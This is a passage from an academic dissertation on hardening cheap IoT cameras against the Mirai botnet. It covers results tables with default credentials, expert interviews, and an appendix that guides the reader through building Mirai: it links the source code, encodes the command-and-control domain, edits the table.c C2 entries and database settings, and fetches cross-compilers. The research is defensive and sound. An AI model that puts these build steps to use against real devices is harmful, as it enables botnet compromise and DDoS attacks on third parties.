- The cost of a device had a direct impact on the chance of exploitation by the malware. All of the devices under 31.00 were exploited by the malware. They are highlighted in red in the graph below while the device over 31.00 which were not exploited by the malware are highlighted in green.




Figure 23: Cost Comparison graph

- The Coolead and Maginon cameras both have the exact same underlying OS, BusyBox v1.12.1. and very similar functionality which leads me to argue that the devices were purchased from the same manufacturer and then put into the branded frame based of the organisation who is selling them. This means that both manufacturers are producing devices under their own brand using out of support technology. There was not intention by the author to purchase devices that were similar and the fact that both devices are so similar is a coincidence.

### Weaknesses

- The research is limited by the amount of devices that were included in the

experiment. If there were more devices the margin of error could have been increase and the findings would have more impact.

- During the experiment setup phase, upon implementation it was found that there was no way to completely clone the devices without compromising them first. The data that is shown on the devices before and after is from the command and control and from the port scanning tool that gives the information based on devices exploited. This means that the devices had to be exploited to implement security controls.
- During the experiment it would have been more beneficial to have been able to exploit the devices and then reset them automatically, but due to the design of the devices this was not possible, each device had to be powered off and on again or a reset button had to be held for roughly ten seconds in order for a reset to take place.
- The implementation of generic security controls was limited by the functionality available on each devices web application layer and by the underlying OS's not supporting a native SSH client. Devices with more configuration options may have this functionality enabled but were not included in the sample devices.

## 5 Evaluation / Analysis

### 5.1 Results

This chapter reviews the results from the experiment performed in Chapter 4. They are highlighted in the following table based format.

- The control that was reviewed for each device.
- The state of the device before the control was implemented
- The state of the device after the control was implemented.
- Whether or not the control increased the security of the device.

It should be noted that the increase of security on the device does not take into account only if the device was exploited by Mirai. If a device has had a recent update pushed then it should logically be upgraded to a later safe version. The introduction of patching or firmware update on a scheduled basis provides the device with up-to-date security controls and leads to less chance of exploitation compared to un-scheduled updates (Hunter, 2006).



### 5.1.1 D-link DCS-932L

Control	Before	After	Increase security
Apply updated firmware, upgrade to latest safe version.	2.12.01	Security Patch Firmware (2.13.10 BETA)	Yes
Change default passwords	admin:<null>	admin:strongpass	Yes
Disable null ciphers	Not applicable	After	No
Disable Telnet and enable SSH	Not applicable	After	Telnet not enabled.
Disable Anonymous FTP	Not applicable	After	Anonymous FTP not enabled
Disable SMTP	Not applicable	After	SMTP not enabled
Enable HTTPS as opposed to HTTP	HTTPS enabled using self-signed certificate.	Disabling HTTP	Yes, but certificate is invalid so security conscious users won't click to accept.

Table 12: Results table for D-link DCS-932L

### 5.1.2 Motorola FOCUS66-W

Control	Before	After	Increase security
Apply updated firmware, upgrade to latest safe version.	1662-01.19.32	No patch available.	No
Change default passwords	user:pass	user:pass	No
Disable null ciphers	Not applicable	Not applicable	No encryption was enabled
Disable Telnet and enable SSH	Not applicable	Not applicable	Telnet not enabled.
Disable Anonymous FTP	Not applicable	Not applicable	Anonymous FTP not enabled
Disable SMTP	Not applicable	Not applicable	SMTP not enabled
Enable HTTPS as opposed to HTTP	Not available	Not applicable	

Table 13: Results table for Motorola FOCUS66-W

### 5.1.3 Coolead IP/Network Camera

Control	Before	After	Increase security
Apply updated firmware, upgrade to latest safe version.	51.3.0.152	No patch available.	No
Change default password on port 23	root:123456	root:strongpass	Yes
Change default password on port 80	admin:123456	admin:strongpass	Yes
Disable null ciphers	Not applicable	Not applicable	No encryption was enabled
Disable Telnet and enable SSH	Not applicable	Not applicable	Telnet not enabled.
Disable Anonymous FTP	Not applicable	Not applicable	Anonymous FTP not enabled
Disable SMTP	Not applicable	Not applicable	SMTP not enabled
Enable HTTPS as opposed to HTTP	Not available	Not applicable	

Table 14: Results table for Coolead IP/Network Camera

### 5.1.4 Maginon IPC-10AC

Control	Before	After	Increase security
Apply updated firmware, upgrade to latest safe version.	65.6.24.112	81.2.1.168	Yes
Apply updated web-service, upgrade to latest safe version.	3.1.1.0	3.3.0.0	Yes
Change default password on port 23	root:123456	root:strongpass	Device Stopped responding
Change default password on port 80	admin:<null>	admin:strongpass	Device Stopped responding
Disable null ciphers	Not available	Not available	Device Stopped responding
Disable Telnet and enable SSH	Not available	Not available	Device Stopped responding
Disable Anonymous FTP	Not available	Not available	Device Stopped responding
Disable SMTP	Not available	Not available	Device Stopped responding
Enable HTTPS as opposed to HTTP	Not available	Device Stopped responding	

Table 15: Results table for Maginon IPC-10AC

### 5.1.5 Zosi DVR186 - CCTV -IP Camera

Control	Before	After	Increase security
Apply updated firmware, upgrade to latest safe version.	1.7.8.57801124	No patch available.	No
Change default password on port 23	root:123456	root:strongpass	Yes
Change default password on port 80	admin:123456	admin:strongpass	Yes
Disable null ciphers	Not available	Not available	Device Stopped responding
Disable Telnet and enable SSH	Not available	Not available	Device Stopped responding
Disable Anonymous FTP	Not available	Not available	Device Stopped responding
Disable SMTP	Not available	Not available	Device Stopped responding
Enable HTTPS as opposed to HTTP	Not available	Device Stopped responding	

Table 16: Results table for Zosi DVR186 - CCTV -IP Camera

## 5.2 Discussion

The overall results are not a surprise based on the devices chosen, based on the research in Chapter 2.4, IoT devices are more likely to contain outdated software and are less likely to receive scheduled updates. This leads to a higher chance of exploitation from

an attacker. Furthermore, of the devices that had telnet exposed, all had default credentials enabled which allowed for root access to the device. Even though they are different credentials per device, they are all running similar OS's and if the default credentials aren't shared in the user manual and quick internet search can uncover them.

The analysis of the devices can be broken down as follows.

- Devices that did not have their credentials changed had a 40% positive response to the malware compared to when their credentials were left as the default.
- Devices that had their credentials changed had a 100% positive response to the malware compared to when their credentials were left as the default.
- Devices that left the telnet service running as default had a 40% positive response to the malware compared to devices that did not have an exposed telnet service.
- Devices that disabled the telnet service had a 100% positive response to the malware.

Based on the easy exploitation of 4 of the total devices, it is safe to conclude that the devices are manufactured insecure. As was echoed by Javvad and Wolf in the interviews, the devices are leaky and poorly implemented devices where vulnerable

code is being placed on more insecure devices. The factors of insecure by design hold fast here as firms appear to be rushing the devices to market for as cheap as possible with little or no security implemented.

Javvad pointed out that the devices are hard to patch, this can be seen in that all of the devices had the capability to have a patch applied, but only two had patches available, and one of these was device 1, which was found to be the most robust. None of the devices offered, update now functionality where you simply click update and the device called home to the vendor to check if a patch was available. All the devices required the user to upload a firmware update file acquired from an unnamed location. This may lead to malicious firmware being uploaded when a user is duped into thinking an update is for the camera while it is just a trojan that could provide access to a malicious attacker.

## 6 Conclusion & Future Work

This chapter will review the objectives of this research. The findings from each phase will be discussed and concluded.

### 6.1 Problem Definition & Research Overview

The objective of this research was to establish if a strictly defined security configuration for IoT devices mitigates the risk of exploitability by botnet malware. The emphasis was placed on Linux based devices as the devices that underwent the experiment were Linux based, but the principles and findings translate to any build type. If this is found to be true, regular IoT consumers as well as organisations would be able to more securely incorporate the use of IoT technology without the risk of exposure to malicious attackers by applying a few changes to the default device during implementation.

The main objectives of the dissertation can be broken down as follows:

1. Determine the security problems related to IoT devices and their implementation. This was achieved by researching malware and highlighting the exploitation techniques used by malware, which gave a breakdown of key areas of security that need to be analysed.
2. Test the chosen IoT devices using the latest malware designed for such devices to discover the correlations between device and exploitation. This was performed using Mirai as it was the malware specifically designed for IoT technology. Since



the start of this project the next iteration of Mirai called BrickerBot, has already started to have an impact on the world.

3. Design and test security controls based on the common weaknesses of each device. By addressing each fault, then run the experiment again after resetting the device to prove the security controls implemented after reset have the desired impact.
4. To identify topics for research that may improve and expand the knowledge within this domain.

IoT cameras have one main purpose, to see what is happening in a place when you cannot physically view the location. The two main use cases for them are baby monitors and security cameras. This is the dangerous aspect of IoT devices, these devices are meant to provide security and piece of mind to the owner, but in reality the poor implementation can cause the device to be a tool for the attacker as opposed to being a defensive tool for the owner. If an attacker exploits a security camera and decides not to use it for DDoS attacks but instead uses it to see when the owner is out of their home, this defeats the purpose of security cameras. The cameras can be a double-edged sword and as with the NHS and its ransomware attacks covered in Chapter 2.1, a security concern can quickly turn into a safety concern.

## **6.2 Experimentation, Evaluation & Limitations**

### **6.2.1 Experimentation**

- The findings of this experiment are definite. The fact that the advisory aligns with all regular security principles adds to the findings weight.

- The cost was a direct influence to the likelihood of exploitation for the IoT devices. The more expensive devices by comparison were robust towards Mirai's exploitation. This would mean that the experiment could have been completed using more expensive IoT devices and that none of the devices may have been exploitable by Mirai.

### **6.2.2 Evaluation**

- As the scope for IoT devices by definition includes everything, in order to actually finish this dissertation IoT cameras were chosen as the test devices. The experiment may have been different if thermostats or refrigerators were used instead, but if the devices were low-budget Internet of Things devices, I can say with confidence that the results would be the same.
- To implement the security controls the devices had to be exploited. Exploitation was limited to brute forcing password and using a Metasploit module<sup>40</sup> to gain admin control on the devices.

### **6.2.3 Limitations**

- This is based on applying the security controls to all applicable devices.
- This dissertation has a considerable focus on the experiments that have taken place. There are a lack of complete guides or information for an experiment of this type.

---

<sup>40</sup>[https://www.rapid7.com/db/modules/exploit/linux/http/dlink\\_dcs\\_9301\\_authenticated\\_remote\\_command\\_execution](https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs_9301_authenticated_remote_command_execution)

- The budget for the thesis was covered by the author. This includes the hardware necessary for the experiments.
- During the experiment setup phase, upon implementation it was found that there was no way to completely clone the devices without compromising them first. The bulk of data on the devices before and after is from the command and control that presents information based on devices exploited.
- The tools needed for the experiment were gathered using open source tools. There were no commercial tools used in this experiment. If Celebrite<sup>41</sup> or another such forensic tool was used it may have been possible to get more information from the devices before exploitation.
- Two of the cameras stopped functioning during the security control implementation phase. Both devices were exploited beforehand by Mirai, but upon reset and hardening, they stopped working.

### 6.3 Contribution and Impact

This dissertation focused on the security controls of IoT devices that have increasingly been targeted by IoT specific malware. The details included regarding the setup of the devices are not widely publicised and can be viewed in a handful of blogs and YouTube videos. None of the guides are as complete as the guide in Appendix II as they are all missing important parts to get the technology working together to exploit the IoT devices.

Additionally, this study adds to the body of knowledge as all the findings align with the hardening guidelines found in the reviewed literature. While the Linux hardening

---

<sup>41</sup><http://www.cellebrite.com/>

guides are lacking in they assume that best practice has been followed with all devices, they miss the vital point that the operating systems on the tested devices may not be complex enough to have this functionality such as password monitoring or encryption by default installed. When dealing with IoT it the complexity of the device has to be taken into account, it may be a MRI machine or a boolean sensor to see if the fridge door has been closed.

Additionally, this study also shows that if a device is not exploited by malware, this does not mean that it is a secure device as with the Motorola which the malware did not commandeer, but has been shown in the baseline comparison chapter that such a device may be ripe for exploit.

## 6.4 Future Work & Recommendations

Due to the fast-paced nature of the security world where attacker and defender are trying to get a step ahead of each other, technology is rapidly changing. The move towards cloud infrastructure such as Amazons Web services and Microsoft Azure has helped the general security of organisation by making it more difficult to expose unnecessary services on servers. This can be easily seen from the key based authentication and security groups which is enforced as standard on Amazons EC2. This topic would benefit from taking this approach to security and applying it to ISP based technology such as routers and television boxes which like Amazon and Microsoft cloud infrastructure are owned by the ISP and host, but have been known to be woefully insecure<sup>42</sup>.

With security breaches every week globally there is always space to develop, and in

---

<sup>42</sup><https://krebsonsecurity.com/2016/11/new-mirai-worm-knocks-900k-germans-offline/>

order to get more accurate numbers for a project such as this the scale will need to be increased exponentially.

## References

- Ashton, K. (2009). *That 'Internet of Things' Thing - 2009-06-22 - Page 1 - RFID Journal*. Retrieved 2017-06-20, from <http://www.rfidjournal.com/articles/view?4986>
- Benchmarks Overview | Benchmarks | Center for Internet Security*. (2017, jan). Retrieved 2017-01-08, from <https://benchmarks.cisecurity.org/downloads/benchmarks/>
- Bettany, A., & Halsey, M. (2017). What Is Malware? In *Windows Virus and Malware Troubleshooting* (pp. 1–8). Berkeley, CA: Apress. Retrieved from [http://link.springer.com/10.1007/978-1-4842-2607-0\\_1](http://link.springer.com/10.1007/978-1-4842-2607-0_1) (DOI: 10.1007/978-1-4842-2607-0\_1)
- Cook, T. D., & Campbell, D. T. (1979). *Quasi-experimentation: design & analysis issues for field settings*. Chicago: Rand McNally College Pub. Co.
- Dave, M. (2016, June). *Beware - Ransomware!* (Tech. Rep.). Denmark: River Publishers. Retrieved from <http://pop.riverpublishers.com/opinions.php?id=4> (DOI: 10.13052/popcas004)
- Dyn Statement on 10/21/2016 DDoS Attack | Dyn Blog*. (2016). Retrieved 2016-12-03, from <http://dyn.com/blog/dyn-statement-on-10212016-ddos-attack/>
- Farina, P., Cambiaso, E., Papaleo, G., & Aiello, M. (2015, aug). Understanding DDoS Attacks from Mobile Devices. In (pp. 614–619). IEEE. Retrieved 2016-11-15, from <http://ieeexplore.ieee.org/lpdocs/epic03/wrapper.htm?arnumber=7300876> doi: 10.1109/FiCloud.2015.19
- Furnell, S., & Warren, M. (1999, January). Computer hacking and cyber terrorism: the real threats in the new millennium? *Computers & Security*, 18(1), 28–34. Retrieved from <http://linkinghub.elsevier.com/retrieve/pii/>

- S0167404899800066 doi: 10.1016/S0167-4048(99)80006-6
- Gartner Says 8.4 Billion Connected.* (2017). Retrieved 2017-07-01, from <http://www.gartner.com/newsroom/id/3598917>
- Hackerforums - Mirai Botnet CNC source code release.* (2016). Retrieved 2016-11-02, from <https://hackforums.net/showthread.php?tid=5420472>
- Hallman, R., Bryan, J., Palavicini, G., Divita, J., & Romero-Mariona, J. (2017). IoDDoS The Internet of Distributed Denial of Service Attacks - A Case Study of the Mirai Malware and IoT-Based Botnets:. In (pp. 47–58). SCITEPRESS - Science and Technology Publications. Retrieved from <http://www.scitepress.org/DigitalLibrary/Link.aspx?doi=10.5220/0006246600470058> doi: 10.5220/0006246600470058
- Hinde, S. (2000, October). Fireworks, Beer and Old Halfpennies ? The Risks of Assumption. *Computers & Security*, 19(6), 499–504. Retrieved from <http://linkinghub.elsevier.com/retrieve/pii/S0167404800060247> doi: 10.1016/S0167-4048(00)06024-7
- Hospitals become major target for ransomware. (2016, April). *Network Security*, 2016(4), 1–2. Retrieved from <http://linkinghub.elsevier.com/retrieve/pii/S1353485816300319> doi: 10.1016/S1353-4858(16)30031-9
- Hunter, P. (2006, March). Regular patching cycles. *Computer Fraud & Security*, 2006(3), 6–7. Retrieved from <http://linkinghub.elsevier.com/retrieve/pii/S1361372306703190> doi: 10.1016/S1361-3723(06)70319-0
- Johnson, M. E., & Goetz, E. (2007, may). Embedding Information Security into the Organization. *IEEE Security & Privacy Magazine*, 5(3), 16–24. Retrieved from <http://ieeexplore.ieee.org/document/4218547/> doi: 10.1109/MSP.2007.59
- Kenney, M. (2015). Cyber-Terrorism in a Post-Stuxnet World. *Orbis*, 59(1),

- 111–128. Retrieved from <http://linkinghub.elsevier.com/retrieve/pii/S0030438714000787> doi: 10.1016/j.orbis.2014.11.009
- Kizza, J. M. (2005a). *Computer network security*. New York: Springer.
- Kizza, J. M. (2005b). *Computer network security*. New York: Springer.
- Labovitz, C. (2010, dec). The Internet Goes to War. *Arbor State of the Art*. Retrieved from <https://www.arbornetworks.com/blog/asert/the-internet-goes-to-war/>
- Long, J., Skoudis, E., & van Eijkelenborg, A. (2005). Locating Exploits and Finding Targets. In *Google Hacking for Penetration Testers* (pp. 181–202). Elsevier. Retrieved from <http://linkinghub.elsevier.com/retrieve/pii/B9781931836364500117> (DOI: 10.1016/B978-193183636-4/50011-7)
- Malik, J. (2016). *The Mirai Botnet, Tip of the IoT Iceberg*. Retrieved 2016-12-01, from <https://www.alienvault.com/blogs/security-essentials/the-mirai-botnet-tip-of-the-iot-iceberg>
- Mansfield-Devine, S. (2016, nov). DDoS goes mainstream: how headline-grabbing attacks could make this threat an organisation’s biggest nightmare. *Network Security*, 2016(11), 7–13. Retrieved 2016-12-01, from <http://linkinghub.elsevier.com/retrieve/pii/S1353485816301040> doi: 10.1016/S1353-4858(16)30104-0
- Masud, M., Khan, L., & Thuraisingham, B. (2011). *Data Mining Tools for Malware Detection*. Auerbach Publications. Retrieved from <http://www.crcnetbase.com/doi/book/10.1201/b11298> (DOI: 10.1201/b11298)
- McKeay, M. (2016). Akamai State of the Internet report Q3 2016. *Q3 2016*. Retrieved from <https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/q3-2016-state-of-the-internet-security-report.pdf>
- NIST.gov - Computer Security Division - Computer Security Resource Center.*



- (2014, jul). Retrieved 2017-01-08, from <http://csrc.nist.gov/groups/SNS/checklists/>
- Orwell, G. (1984). *1984: a novel ; revised and updated bibliography* (Nachdr. ed.). New York, NY: Signet. (OCLC: 248834989)
- Shin, Y., & Williams, L. (2008). Is complexity really the enemy of software security? In (p. 47). ACM Press. Retrieved from <http://portal.acm.org/citation.cfm?doid=1456362.1456372> doi: 10.1145/1456362.1456372
- Smith, D. (2016). *How Fridays Massive DDoS Attack on the U.S. Happened | Radware Blog*. Retrieved 2016-11-15, from <https://blog.radware.com/security/2016/10/fridays-massive-ddos-attack-u-s-happened/>
- Stuxnet analysis finds more holes in critical software. (2011, April). *New Scientist*, 210(2806), 6. Retrieved from <http://linkinghub.elsevier.com/retrieve/pii/S0262407911607082> doi: 10.1016/S0262-4079(11)60708-2
- Theodore, T. (1995, feb). Telnet encryption vulnerability. *Network Security*, 1995(2), 2. Retrieved 2017-06-27, from <http://linkinghub.elsevier.com/retrieve/pii/1353485895901132> doi: 10.1016/1353-4858(95)90113-2
- Vermesan, O., & Friess, P. (2014). *Internet of Things Applications - From Research and Innovation to Market Deployment*. Aalborg: River Publishers. Retrieved 2017-06-11, from <http://public.ebib.com/choice/publicfullrecord.aspx?p=4509474> (OCLC: 957125786)
- Visualizing Global Internet Performance | Akamai*. (2016). Retrieved 2016-12-05, from <https://www.akamai.com/uk/en/solutions/intelligent-platform/visualizing-akamai/>
- The WannaCry ransomware attack. (2017, April). *Strategic Comments*, 23(4), vii-ix. Retrieved from <https://www.tandfonline.com/doi/full/10.1080/13567888.2017.1335101> doi: 10.1080/13567888.2017.1335101

- Wiles, J. (2008). SCADA Security Assessment Methodology. In *Techno Security's Guide to Securing SCADA* (pp. 95–135). Elsevier. Retrieved from <http://linkinghub.elsevier.com/retrieve/pii/B9781597492829000038> (DOI: 10.1016/B978-1-59749-282-9.00003-8)
- William J., L. (2011, September). The Pentagon's Cyberstrategy, One Year Later. *Foreign Affairs*. Retrieved from <https://www.foreignaffairs.com/articles/2011-09-28/pentagons-cyberstrategy-one-year-later>
- Xiang, C., Lihua, Y., Shuyuan, J., Zhiyu, H., & Shuhao, L. (2015, January). Botnet spoofing: fighting botnet with itself: Botnet spoofing: fighting botnet with itself. *Security and Communication Networks*, 8(1), 80–89. Retrieved from <http://doi.wiley.com/10.1002/sec.749> doi: 10.1002/sec.749

## 7 Appendix I

Peer interviews took place in January 2017 and June 2017 with three different people.

Javvad Malik from Alienvault

DAVID : What is your opinion on the state of the art for IoT devices? do you see them as a platform for DDoS attacks, infected little rats, a useful tool to be utilised by everyone or a pain in the arse as most of your problems stem from them?

JAVVAD : IoT devices are still rather immature. The potential is there for them to be really useful, and they have proven useful in some specific cases. But low prices, and easy adoption has spread IoT wide and far without much consideration beyond being a novelty.

DAVID : Whats the most dangerous malware you have seen in the last few years? And why is it the most dangerous?

JAVVAD : Do you mean IoT specific or just general? I suppose, Mirai was the big compromise for IoT devices. But broadly speaking, the WannaCry / Eternal Blue exploit was pretty devastating.

DAVID : What is the biggest danger to the IoT industry?

JAVVAD : Lack of strategic planning.

DAVID : We have devices being rolled out just because we can. Many functions take over from manual processes without due consideration as to what the manual backup processes could be. This is particularly worrying where IoT is embedded in critical systems (medical, infrastructure etc).

JAVVAD : Availability is a big danger, with all these devices sucking up bandwidth, reliability becomes an issue. If your network goes down, what are the broader impacts? Do you have a backup process in place?

DAVID : Do you believe security is a problem when it comes to IoT devices?

JAVVAD : Yes, a big problem. They're leaky, poorly implemented, and not robust. Many of them are just an off the shelf, unhardened linux box with default credentials. Impacting the privacy of users and remaining open to abuse.

DAVID : Is there an obvious solution to the IoT devices security problem.

JAVVAD : Not that I'm aware of. The best solutions are the ones that are more upstream and closest to point of manufacturing. Everything else downstream becomes more patchwork and band-aids.

DAVID : Who is at fault for any security problems you have mentioned?

JAVVAD : It's a multitude of issues. The complex OEM supply chain that comes together to create devices, means it's not always possible to pinpoint who the actual manufacturer of a particular software or hardware component is. Even if it can be established, many devices can't even be patched (or patched easily)

DAVID : what is the best possible remediation for the security problem (if it is a security problem) highlighted?

JAVVAD : Harden devices, force users to change default passwords upon first use, don't expose services to the internet, have a patch process in place, have design tested and validated by third parties.

DAVID : An example of this could be (although it is not) the government could monitor the internet to see malicious traffic and stop it.

DAVID : What do you think the difference is between a \$20 dollar IoT device and a \$50 IoT device?

JAVVAD : \$30? But not much to be honest.

J. Wolfgang Goerlich world renowned Cyber Security Strategist

DAVID :”What is your opinion on the state of the art for IoT devices? do you see

them as a platform for DDoS attacks, infected little rats, a useful tool to be utilised by everyone or a pain in the arse as most of your problems stem from them?”

WOLF : We have steadily produced vulnerable code and insecure systems at, more or less, a steady rate. IoT means putting more vulnerable code on more insecure systems, on more places, produced by firms rushing to market. Factor in the network effects, and we'll see criminals utilizing these IoT more and more for DDoS and other attacks.

WOLF : Oh, also? They're useful tools and often fun toys.

DAVID :”whats the most dangerous malware you have seen in the last few years? And why is it the most dangerous?”

WOLF : Mirai because it brought attention to botnets on IoT, and WannaCry because it introduced flash worms back into the mainstream.

DAVID :”What is the biggest danger to the IoT industry?”

WOLF : Lack of people and funding. I did an analysis in 2014 for the Merit MCRCon. (Slides attached.) I ranked IoT companies by revenue. I ranked IoT companies by employees. I then did standard average of budget for security by revenue, and standard average people for security by employee count. Rough numbers, of course.

WOLF : I found that almost all IoT firms had less than 1 FTE with a budget of less than \$100k.

WOLF : (It's worth redoing the analysis for your paper. I found it insightful and a powerful talking point.)

DAVID : "Do you believe security is a problem when it comes to IoT devices?"

WOLF : Yes, but, it's the same rate of defects we've always seen. So IoT isn't uniquely security deficient. The problem with IoT is the volume of devices, and the resulting network effects that criminals will use to their advantage.

DAVID : "Is there an obvious solution to the IoT devices security problem?"

WOLF : Provide IoT companies secure dev kits and dev platforms. See also: Mark Stanislav's work with Build it Securely.

DAVID : "Who is at fault for any security problems you have mentioned?"

WOLF : Capitalism? We have a industry of small scrappy entrepreneurial firms rushing products to market. Corners are being cut. Development is being rushed. And there isn't time or budget to build secure products.

DAVID : "what is the best possible remediation for the security problem (if it is a

security problem) highlighted?”

WOLF : (1) Address the IoT industry needs with secure hardware and software, that can be customized and personalized for the IoT vendor.

WOLF : (2) Product safety and security laws. In the slides I attached, I used the metaphor of how the automotive industry changed after the book *Unsafe at Any Speed*.

DAVID :”What do you think the difference is between a \$20 dollar IoT device and a \$50 IoT device?”

WOLF : The upside revenue and resulting profits available for investing in product safety and security.

## 8 Appendix II

Once the machines are installed the following commands should be ran.

```
$ sudo apt-get upgrade && apt-get update -y
```

Then edit the hostname of this machine to a suitable hostname. For the purposes of this experiment the name **mirai-box-dave.ie** was chosen. To do this run the following commands.












Device	Summary
 Memory	2 GB
 Processors	1
 Hard Disk (SCSI)	10 GB
 CD/DVD (IDE)	Using file C:\Users\davidk\Downlo...
 Network Adapter	Bridged (Automatic)
 USB Controller	Present
 Sound Card	Auto detect
 Printer	Present
 Display	Auto detect

Figure 24: Setting of VMware machines in VMware Player 12

```
$ nano /etc/hostname
```

update the name and then save

```
$ nano /etc/hosts
```

replace first line with your new hostname

```
$ /etc/init.d/hostname.sh start
```

Run to update your hostname

```
$ hostname
```

run to make sure hostname has changed. On the second machine the following commands were ran.

```
$ sudo apt-get upgrade && apt-get update -y
```

using the -y flag in this instance will install all dependencies.

```
$ sudo apt-get install gcc unzip golang  
... electric-fence screen git -y
```

**gcc** This is the GNU C compiler, a fairly portable optimizing compiler for C.<sup>43</sup>

**unzip** InfoZIP's unzip program<sup>44</sup>

**golang** The Go programming language is an open source project to make programmers more productive.<sup>45</sup>

**electric-fence** Electric Fence is a debugger that uses virtual memory hardware to detect illegal memory accesses.<sup>46</sup>

**screen** GNU Screen is a terminal multiplexer that runs several separate "screens" on a single physical character-based terminal.<sup>47</sup>

**git** Git is popular version control system designed to handle very large projects with speed and efficiency; it is used for many high profile open source projects, most notably the Linux kernel.<sup>48</sup>

Try to ping the other VM at this point. It should work, but it is worth checking to make sure there are no networking issues.

---

<sup>43</sup><https://packages.debian.org/jessie/gcc>

<sup>44</sup><https://packages.debian.org/jessie/unzip>

<sup>45</sup><https://packages.debian.org/jessie/golang>

<sup>46</sup><https://packages.debian.org/jessie/electric-fence>

<sup>47</sup><https://packages.debian.org/jessie/screen>

<sup>48</sup><https://packages.debian.org/jessie/git>

Edit the hosts file on this machine and put an entry in for the mirai-box-dave.ie

```
GNU nano 2.2.6 File: /etc/hosts
127.0.0.1 localhost
127.0.1.1 debian

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes

192.168.241.132 mirai-box-dave.ie
ff02::2 ip6-allrouters
```

Figure 25: hosts file example.

Take a copy of Mirai from the link below.

<https://github.com/davidkennefick/Mirai-Source-Code> Copy to your machine and unzip in a suitable location.

Compile the encode C file enc.c

```
$ gcc enc.c -o enc
```

encode the domain name of your choice. It can be public or it can be internal like mirai-box-dave.ie machine.

```
$ ./enc string mirai-box-dave.ie
```

When get the encoded string of data.

\x4F\x4B\x50\x43\x4B\x0F\x40\x4D\x5A\x0F\x46\x43\x54\x47\x0C\x4B\x47\x22

```
add_entry(TABLE_CNC_DOMAIN, "\x4F\x4B\x50\x43\x4B\x0F\x40\x4D\x5A\x0F\x46\x43\x54\x47\x0C\x4B\x47\x22", 18); // cnc.changeme.com
add_entry(TABLE_CNC_PORT, "\x22\x35", 2); // 23

add_entry(TABLE_SCAN_CB_DOMAIN, "\x4F\x4B\x50\x43\x4B\x0F\x40\x4D\x5A\x0F\x46\x43\x54\x47\x0C\x4B\x47\x22", 18); // report.changeme.com
add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2); // 48101
```

Figure 26: Encoded URL in code snippet.

This will need to be added into the code in the places highlighted below. The character count will also need to be added.

1. /Mirai-Source-Code-master/mirai/bot/table.c
  - Line 23 - TABLE\_CNC\_DOMAIN
  - Line 27 - TABLE\_SCAN\_CB.DOMAIN
2. /Mirai-Source-Code-master/mirai/cnc/main.go
  - Line 10 - Location of database port.

When these changes have been made move onto the database client and server. Install them using the following commands.

```
package main

import (
    "fmt"
    "net"
    "errors"
    "time"
)

const DatabaseAddr string = "127.0.0.1:3306"
const DatabaseUser string = "root"
const DatabasePass string = "root"
const DatabaseTable string = "mirai"
```

Figure 27: Database setting for experiment

```
$ sudo apt-get install mysql-client -y
$ sudo apt-get install mysql-server -y
```

Once the database is setup, edited main.go again to set the database username and password the same as set during the setup.

Depending on your machine/network configuration and if you have not followed the above it may be possible that you will have to edit lines 19 and 25 in main.go to replace the 0.0.0.0:23 & 0.0.0.0:101 with your IP addresses. This may be the case if you are trying to hide your locations via a VPN or if there is an issue with your hosts or DNS.

The following commands then need to be run.

Downloaded some dependencies that are needed for the next steps.

```
$ go get github.com/go-sql-driver/mysql
$ go get github.com/mattn/go-shellwords
```

The first step is to create a working directory and then go into it.

```
$ mkdir /etc/xcompile
```

```
$ cd /etc/xcompile
```

In the new directory download all the zipped cross-compile binaries that Mirai will need.

```
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-armv4l.tar.bz2
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-i586.tar.bz2
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-m68k.tar.bz2
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mips.tar.bz2
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mipsel.tar.bz2
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-powerpc.tar.bz2
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sh4.tar.bz2
$ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sparc.tar.bz2
$ wget http://distro.ibiblio.org/slitaz/sources/packages/c/cross-compiler-armv6l.tar.bz2
```

Then use the tar command (Tape Archiver) to uncompress all the above files.

```
$ tar -jxf cross-compiler-armv4l.tar.bz2
```

```
